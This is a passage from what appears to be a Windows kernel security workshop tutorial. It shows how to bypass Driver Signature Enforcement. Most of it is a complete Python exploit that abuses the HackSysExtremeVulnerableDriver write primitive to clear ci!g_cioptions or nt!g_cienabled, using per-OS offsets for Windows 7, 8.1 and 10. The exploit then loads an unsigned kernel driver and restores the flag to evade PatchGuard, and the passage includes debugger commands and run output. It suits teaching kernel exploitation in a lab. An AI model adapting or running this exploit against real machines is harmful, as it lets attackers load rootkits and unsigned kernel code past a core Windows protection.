Override default Runtime Library	

Now if we rebuild the driver, copy it over the Windows 7 VM, we can load it with changing the ci!g_cioptions flag.

On Windows 7 we can also try out the nt!g_cienabled option. Let's verify the value and offset:

```
lkd> db nt!g_cienabled L1
fffff800`02c87eb8  01                                                .
lkd> ?nt!g_cienabled-nt
Evaluate expression: 2256568 = 00000000`00226eb8
```

If we change the value, we can start our driver:


```
lkd> eb nt!g_cienabled 0
```

and after that we can change it back:

```
lkd> eb nt!g_cienabled 1
```

The last thing we need to do is to put everything together. The following Python code will do the following:

1. Only on Windows 7: Disable Program Compatibility Assistant to avoid the following message:



Program Compatibility Assistant

Windows requires a digitally signed driver

A recently installed program tried to install an unsigned driver. This version of Windows requires all drivers to have a valid digital signature. The driver is unavailable and the program that uses this driver might not work correctly.

Uninstall the program or device that uses this driver and check the publisher's support website to get a digitally signed driver.

Driver: Unknown Program
Service: WS
Publisher: Unknown Publisher
Location: c:\Users\workshop\...\workshop.sys

2. Exploit the vulnerability to overwrite to proper memory location in kernel (the base address of the kernel and the CI.dll can be determined from user mode)
3. Start the unsigned driver
4. Exploit the vulnerability again to set back the original value, so PatchGuard doesn't kick-in

It's beyond the scope of this document to explain the kernel exploitation part.

```
from ctypes import *
from ctypes.wintypes import *
import struct, sys, os, time, platform
import optparse

VER_NT_WORKSTATION                      = 1 # The system is a workstation.
VER_NT_DOMAIN_CONTROLLER          = 2     # The system is a domain controller.
VER_NT_SERVER                           = 3     # The system is a server, but not a domain controller.
```

```
GENERIC_READ  = 0x80000000
GENERIC_WRITE = 0x40000000
OPEN_EXISTING = 0x3

MEM_COMMIT = 0x00001000
MEM_RESERVE = 0x00002000
PAGE_EXECUTE_READWRITE = 0x00000040
STATUS_SUCCESS = 0

FILE_DEVICE_UNKNOWN = 0x00000022

METHOD_BUFFERED                = 0x0
METHOD_IN_DIRECT       = 0x1
METHOD_OUT_DIRECT      = 0x2
METHOD_NEITHER         = 0x3

FILE_READ_DATA         = 0x1
FILE_WRITE_DATA        = 0x2
FILE_ANY_ACCESS                = 0x0

INVALID_HANDLE_VALUE = -1

FORMAT_MESSAGE_FROM_SYSTEM = 0x00001000
NULL = 0x0
NTSTATUS = DWORD

Psapi   = windll.Psapi
kernel32 = windll.kernel32
ntdll = windll.ntdll
ntdll.NtAllocateVirtualMemory.argtypes      = [HANDLE, LPVOID, ULONG, LPVOID,
                                                ULONG, DWORD]
ntdll.NtAllocateVirtualMemory.restype       = NTSTATUS
kernel32.WriteProcessMemory.argtypes        = [HANDLE, LPVOID, LPCSTR, DWORD,
                                                POINTER(LPVOID)]
kernel32.WriteProcessMemory.restype         = BOOL

Advapi32 = windll.Advapi32

OpenSCManager = windll.advapi32.OpenSCManagerA
OpenSCManager.argtypes = [
        c_char_p,      # lpMachineName
        c_char_p,      # lpDatabaseName
        c_uint ]       # dwDesiredAccess

CreateService = windll.advapi32.CreateServiceA
CreateService.argtypes = [
        c_uint,        # hSCManager
        c_char_p,      # lpServiceName
        c_char_p,      # lpDisplayName
        c_uint,        # dwDesiredAccess
        c_uint,        # dwServiceType
        c_uint,        # dwStartType
        c_uint,        # dwErrorControl
        c_char_p,      # lpBinaryPathName
        c_char_p,      # lpLoadOrderGroup
        c_void_p,      # lpdwTagId
        c_char_p,      # lpDependencies
        c_char_p,      # lpServiceStartName
        c_char_p ]     # lpPassword

StartService = windll.advapi32.StartServiceA
StartService.argtypes = [
        c_uint,        # hService,
        c_uint,        # dwNumServiceArgs
        c_void_p ]     # lpServiceArgVectors
StartService.restype = c_uint

OpenService = windll.advapi32.OpenServiceA
OpenService.argtypes = [
        c_uint,        # hSCManager
        c_char_p,      # lpServiceName
        c_uint ]        # dwDesiredAccess
OpenService.restype = c_uint

CloseServiceHandle = windll.advapi32.CloseServiceHandle
CloseServiceHandle.argtypes = [ c_uint ] # hSCObject

SC_MANAGER_ALL_ACCESS = 0xF003F
SERVICE_KERNEL_DRIVER = 0x00000001
SERVICE_DEMAND_START = 0x00000003
SERVICE_ERROR_NORMAL = 0x00000001
SERVICE_ALL_ACCESS = 0xF01FF

def disable_pma():
        print "[*] Disabling Program Compatibility Assistant Service"
        os.system('net stop "Program Compatibility Assistant Service"')

def install_service(service_name, file_path):
        print "[*] Opening SC Manager"
        h_scmanager = OpenSCManager(None,None,SC_MANAGER_ALL_ACCESS)
        if h_scmanager is not None:
                print "[+] Opened SC Manager"
                print "[*] Creating service"
                h_service = CreateService(h_scmanager,

service_name,

service_name,

SERVICE_ALL_ACCESS,

SERVICE_KERNEL_DRIVER,

SERVICE_DEMAND_START,

SERVICE_ERROR_NORMAL,
                                                                                             file_path,
                                                                                             None,
                                                                                             0,
                                                                                             None,
                                                                                             None,
                                                                                             None)
                if h_service != 0:
                        print "[+] Created service"
                        CloseServiceHandle(h_service)
                        CloseServiceHandle(h_scmanager)
                        return 1
                else:
                        print "[-] Creating service failed"
                        return None
                CloseServiceHandle(h_scmanager)
                return None
        print "[-] Failed to open SC Manager"
        return None

def remove_service(service_name):
        print "[*] Opening SC Manager"
        h_scmanager = OpenSCManager(None,None,SC_MANAGER_ALL_ACCESS)
        if h_scmanager is not None:
                print "[+] Opened SC Manager"
                print "[*] Opening service"
                h_service = OpenService(h_scmanager,service_name,SERVICE_ALL_ACCESS)
                if h_service is not None:
                        print "[+] Service opened"
                        print "[*] Deleting service"
                        status = DeleteService(h_service)
                        if status != 0:
                                print "[+] Service deleted"
                        else:
                                print "[-] Failed to delete service"

                        CloseServiceHandle(h_service)
                        CloseServiceHandle(h_scmanager)
                        return
                else:
                        print "[-] Failed to open service"
                CloseServiceHandle(h_scmanager)
                return
        print "[-] Failed to open SC Manager"

def start_service(service_name):
        print "[*] Opening SC Manager"
        h_scmanager = OpenSCManager(None,None,SC_MANAGER_ALL_ACCESS)
        if h_scmanager is not None:
                print "[+] Opened SC Manager"
                print "[*] Opening service"
                h_service = OpenService(h_scmanager,service_name,SERVICE_ALL_ACCESS)

                if h_service is not None:
                        print "[+] Service opened"
                        print "[*] Starting service"
                        status = StartService(h_service,0,None)
                        if status != 0:
                                print "[+] Service started"
                                return 1
                        else:
                                print "[-] Failed to start service or it's already running"
                                return None
        return None

def ctl_code(function,
                         devicetype = FILE_DEVICE_UNKNOWN,
                         access = FILE_ANY_ACCESS,
                         method = METHOD_NEITHER):
        """Recreate CTL_CODE macro to generate driver IOCTL"""
        return ((devicetype << 16) | (access << 14) | (function << 2) | method)

def getLastError():
        """Format GetLastError"""
        buf = create_string_buffer(2048)
        if kernel32.FormatMessageA(FORMAT_MESSAGE_FROM_SYSTEM, NULL,
                        kernel32.GetLastError(), NULL,
                        buf, sizeof(buf), NULL):
                print "[-] " +  buf.value
        else:
                print "[-] Unknown Error"

def alloc_memory(base_address, input, input_size):
        """
        Allocate input buffer
        """
        print "[*] Allocating input buffer"
        input_size_c = c_int(input_size)
        # Allocate the memory
        base_address_c = LPVOID(base_address)
        zerobits         = ULONG(0)
        input_size_c   = LPVOID(input_size)
        written    = LPVOID(0)
        dwStatus = ntdll.NtAllocateVirtualMemory(0xffffffffffffffff,

byref(base_address_c),
                                                                                    zerobits,

byref(input_size_c),

MEM_RESERVE|MEM_COMMIT,

PAGE_EXECUTE_READWRITE)

        if dwStatus != STATUS_SUCCESS:
                print "[-] Error while allocating memory: %s" % hex(dwStatus)
                getLastError()
                sys.exit()
        alloc = kernel32.WriteProcessMemory(0xFFFFFFFFFFFFFFFF, base_address_c, input, len(input),
written)
        if alloc == 0:
                print "[-] Error while writing our input buffer memory: %s" % alloc
                getLastError()
                sys.exit()

def find_driver_base(driver=None):
        #https://github.com/zeroSteiner/mayhem/blob/master/mayhem/exploit/windows.py
        if platform.architecture()[0] == '64bit':
                lpImageBase = (c_ulonglong * 1024)()
                lpcbNeeded = c_longlong()
                Psapi.GetDeviceDriverBaseNameA.argtypes = [c_longlong, POINTER(c_char), c_uint32]
        else:
                lpImageBase = (c_ulong * 1024)()
                lpcbNeeded = c_long()
        driver_name_size = c_long()
        driver_name_size.value = 48
        Psapi.EnumDeviceDrivers(byref(lpImageBase), c_int(1024), byref(lpcbNeeded))
        for base_addr in lpImageBase:
                driver_name = c_char_p('\x00' * driver_name_size.value)
                if base_addr:
                        Psapi.GetDeviceDriverBaseNameA(base_addr,                       driver_name,
driver_name_size.value)
                        if driver == None and driver_name.value.lower().find("krnl") != -1:
                                print "[+] Retrieving kernel info..."
                                print "[+] Kernel version:", driver_name.value
                                print "[+] Kernel base address: %s" % hex(base_addr)
                                return (base_addr, driver_name.value)
                        elif driver_name.value.lower() == driver:
                                print "[+] Retrieving %s info..." % driver_name
                                print "[+] %s base address: %s" % (driver_name, hex(base_addr))
                                return (base_addr, driver_name.value)
        return None

def get_ci_values():
        version = sys.getwindowsversion()
        if((version.major == 6) and (version.minor == 1)):
                # the target machine's OS is Windows 7 / SP1
                print "[*] OS version: Windows 7 / SP1"
                g_cioptions_offset = 0x5e30
                g_cienabled_offset = 0x226eb8
                g_cioptions_default = 0x00000006
                g_cioptions_set = 0x00000000
                g_cienabled_default = 0x00000001
                g_cienabled_set = 0x00000000
                disable_pma() #to avoid error message about unsigned driver
        elif '8.1' == platform.win32_ver()[0]:
                # the target machine's OS is Windows 8.1
                print "[*] OS version: Windows 8.1"
                g_cioptions_offset = 0x15360
                g_cienabled_offset = None
                g_cioptions_default = 0x00000006
                g_cioptions_set = 0x00000000
                g_cienabled_default = None
                g_cienabled_set = None
        elif '10' == platform.win32_ver()[0]:
                # the target machine's OS is Windows 10
                print "[*] OS version: Windows 10"
                g_cioptions_offset = 0x1dcb0
                g_cienabled_offset     = None
                g_cioptions_default = 0x00000006
                g_cioptions_set = 0x00000000
                g_cienabled_default = None
                g_cienabled_set = None
        else:
                print "[-] No matching OS found, exiting..."
                sys.exit(-1)
        return  (g_cioptions_offset,  g_cienabled_offset,  g_cioptions_default,  g_cioptions_set,
g_cienabled_default, g_cienabled_set)
```

```
if __name__ == '__main__':

	usage = "Usage: %prog [options]"
	parser = optparse.OptionParser(usage=usage)
	# Uncomment the first line to accept a usermane as a parameter. If Local Auth in Netwitness
is used.
	parser.add_option('-o',    '--g_cioptions',    action='store_true',    dest='g_cioptions',
default=True, help='Use CI!g_cioptions flag to bypass DSE')
	parser.add_option('-e',    '--g_cienabled',    action='store_true',    dest='g_cienabled',
default=False, help='Use nt!g_cienabled flag to bypass DSE')

	parser.add_option('-s',  '--service',  action='store',  dest='service_name',  default='',
help='Service name to install')
	parser.add_option('-p', '--path', action='store', dest='file_path', default='', help='Path
of the unsigned driver')
	options, args = parser.parse_args()

	if (options.service_name == '' or options.file_path == ''):
		print "[-] You need to specify service name and path to the driver, exiting..."
		sys.exit(-1)

	(g_cioptions_offset,     g_cienabled_offset,     g_cioptions_default,     g_cioptions_set,
g_cienabled_default, g_cienabled_set) = get_ci_values()

	if (options.g_cienabled and not g_cienabled_offset):
		print "[-] nt!g_cienabled offset is not available in this OS, exiting..."
		sys.exit(-1)

	if options.g_cienabled:
		(kernelbase, dllname) = find_driver_base()
		print "[*] kernel base: " + hex(kernelbase)
		g_cienabled_address = kernelbase+g_cienabled_offset
		print "[*] nt!g_cienabled: " + hex(g_cienabled_address)
		set = g_cienabled_set
		default = g_cienabled_default
		address = g_cienabled_address
	elif options.g_cioptions:
		(cibase, dllname) = find_driver_base("ci.dll")
		print "[*] CI.dll base: " + hex(cibase)
		g_cioptions_address = cibase+g_cioptions_offset
		print "[*] ci!g_cioptions: " + hex(g_cioptions_address)
		set = g_cioptions_set
		default = g_cioptions_default
		address = g_cioptions_address
		print "[*] disable DSE with the value: " + hex(set)
		print "[*] enable DSE with the value: " + hex(default)
	else:
		print "[-] No option specified, exiting..."
		sys.exit(-1)

	#allocate input memory to disable DSE
	size = 0x1000
	input = "\x10\x00\x41\x41\x00\x00\x00\x00"
	input += struct.pack("Q",address)
	input += struct.pack("<L",set) #clear DSE
	input += "\x42" * (size - len(input))
	alloc_memory(0x0000000041410000, input, size)

	#allocate input memory to enable DSE
	size = 0x1000
	input = "\x10\x00\x42\x42\x00\x00\x00\x00"
	input += struct.pack("Q",address)
	input += struct.pack("<L",default) #reset DSE
	input += "\x43" * (size - len(input))
	alloc_memory(0x0000000042420000, input, size)

	IOCTL_VULN     = 0x0022200b #
	DEVICE_NAME   = "\\\\.\\HackSysExtremeVulnerableDriver"
	dwReturn         = c_ulong()
	inputbuffer       = 0x41410000 #memory address of the input buffer
```

```
        inputbuffer_size  = 0x1000
        IoStatusBlock = c_ulong()

        print "[*] Turning off DSE"
        driver_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE, 0, None, 
OPEN_EXISTING, 0, None)
        if (INVALID_HANDLE_VALUE == driver_handle):
                print "[-] Couldn't open driver, exiting..."
                sys.exit(-1)
        else:
                print "[*] Talking to the driver sending vulnerable IOCTL..."
                dev_ioctl = ntdll.ZwDeviceIoControlFile(driver_handle,
                                                                              None,
                                                                              None,
                                                                              None,
                                                                              byref(IoStatusBlock),
                                                                              IOCTL_VULN,
                                                                              inputbuffer,
                                                                              inputbuffer_size,
                                                                              None,
                                                                              0x0
                                                                              )

        print "[*] Installing unsigned service..."
        r = install_service(options.service_name,options.file_path)
        if not r:
                print "[-] Failed to install service, exiting..."
                sys.exit(-1)

        #start driver
        print "[*] Starting unsigned service"
        start_service(options.service_name)
        print "[*] Restoring DSE"
        inputbuffer       = 0x42420000 #memory address of the input buffer
        inputbuffer_size  = 0x1000
        IoStatusBlock2 = c_ulong()
        driver_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE, 0, None, 
OPEN_EXISTING, 0, None)
        if (INVALID_HANDLE_VALUE == driver_handle):
                print "[-] Couldn't open driver, exiting..."
                sys.exit(-1)
        else:
                print "[*] Talking to the driver sending vulnerable IOCTL..."
                dev_ioctl = ntdll.ZwDeviceIoControlFile(driver_handle,
                                                                              None,
                                                                              None,
                                                                              None,
                                                                              byref(IoStatusBlock2),
                                                                              IOCTL_VULN,
                                                                              inputbuffer,
                                                                              inputbuffer_size,
                                                                              None,
                                                                              0x0
                                                                              )
```

We need to load and start our vulnerable driver:

```
sc create HS type= kernel binPath= c:\Users\workshop\Desktop\HEVD_signed.sys
sc start HS
```

And then we can run the exploit (as Administartor in order to install a driver):

```
Usage: exploit.py [options]

Options:
  -h, --help            show this help message and exit
  -o, --g_cioptions     Use CI!g_cioptions flag to bypass DSE
  -e, --g_cienabled     Use nt!g_cienabled flag to bypass DSE
  -s SERVICE_NAME, --service=SERVICE_NAME
```

```
                        Service name to install
  -p FILE_PATH, --path=FILE_PATH
                        Path of the unsigned driver
```

Result (with verifying that the driver works and it can't be loaded without an exploit):

```
c:\Users\workshop\Desktop>exploit.py -o -s WS -p c:\Users\workshop\Desktop\workshop_win10.sys
[*] OS version: Windows 10
[+] Retrieving c_char_p('CI.dll') info...
[+] c_char_p('CI.dll') base address: 0xfffff80d22120000L
[*] CI.dll base: 0xfffff80d22120000L
[*] ci!g_cioptions: 0xfffff80d2213dcb0L
[*] disable DSE with the value: 0x0
[*] enable DSE with the value: 0x6
[*] Allocating input buffer
[*] Allocating input buffer
[*] Turning off DSE
[*] Talking to the driver sending vulnerable IOCTL...
[*] Installing unsigned service...
[*] Opening SC Manager
[+] Opened SC Manager
[*] Creating service
[+] Created service
[*] Starting unsigned service
[*] Opening SC Manager
[+] Opened SC Manager
[*] Opening service
[+] Service opened
[*] Starting service
[+] Service started
[*] Restoring DSE
[*] Talking to the driver sending vulnerable IOCTL...

c:\Users\workshop\Desktop>sc query WS

SERVICE_NAME: WS
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

c:\Users\workshop\Desktop>controller.py -d

c:\Users\workshop\Desktop>type c:\Windows\example.txt
This is 0 test

c:\Users\workshop\Desktop>sc stop WS

SERVICE_NAME: WS
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

c:\Users\workshop\Desktop>sc start WS
[SC] StartService FAILED 577:

Windows cannot verify the digital signature for this file. A recent hardware or software change might have
installed a file that is signed incorrectly or damaged, or that might be malicious software from an
unknown source.
```

```
c:\Users\workshop\Desktop>
```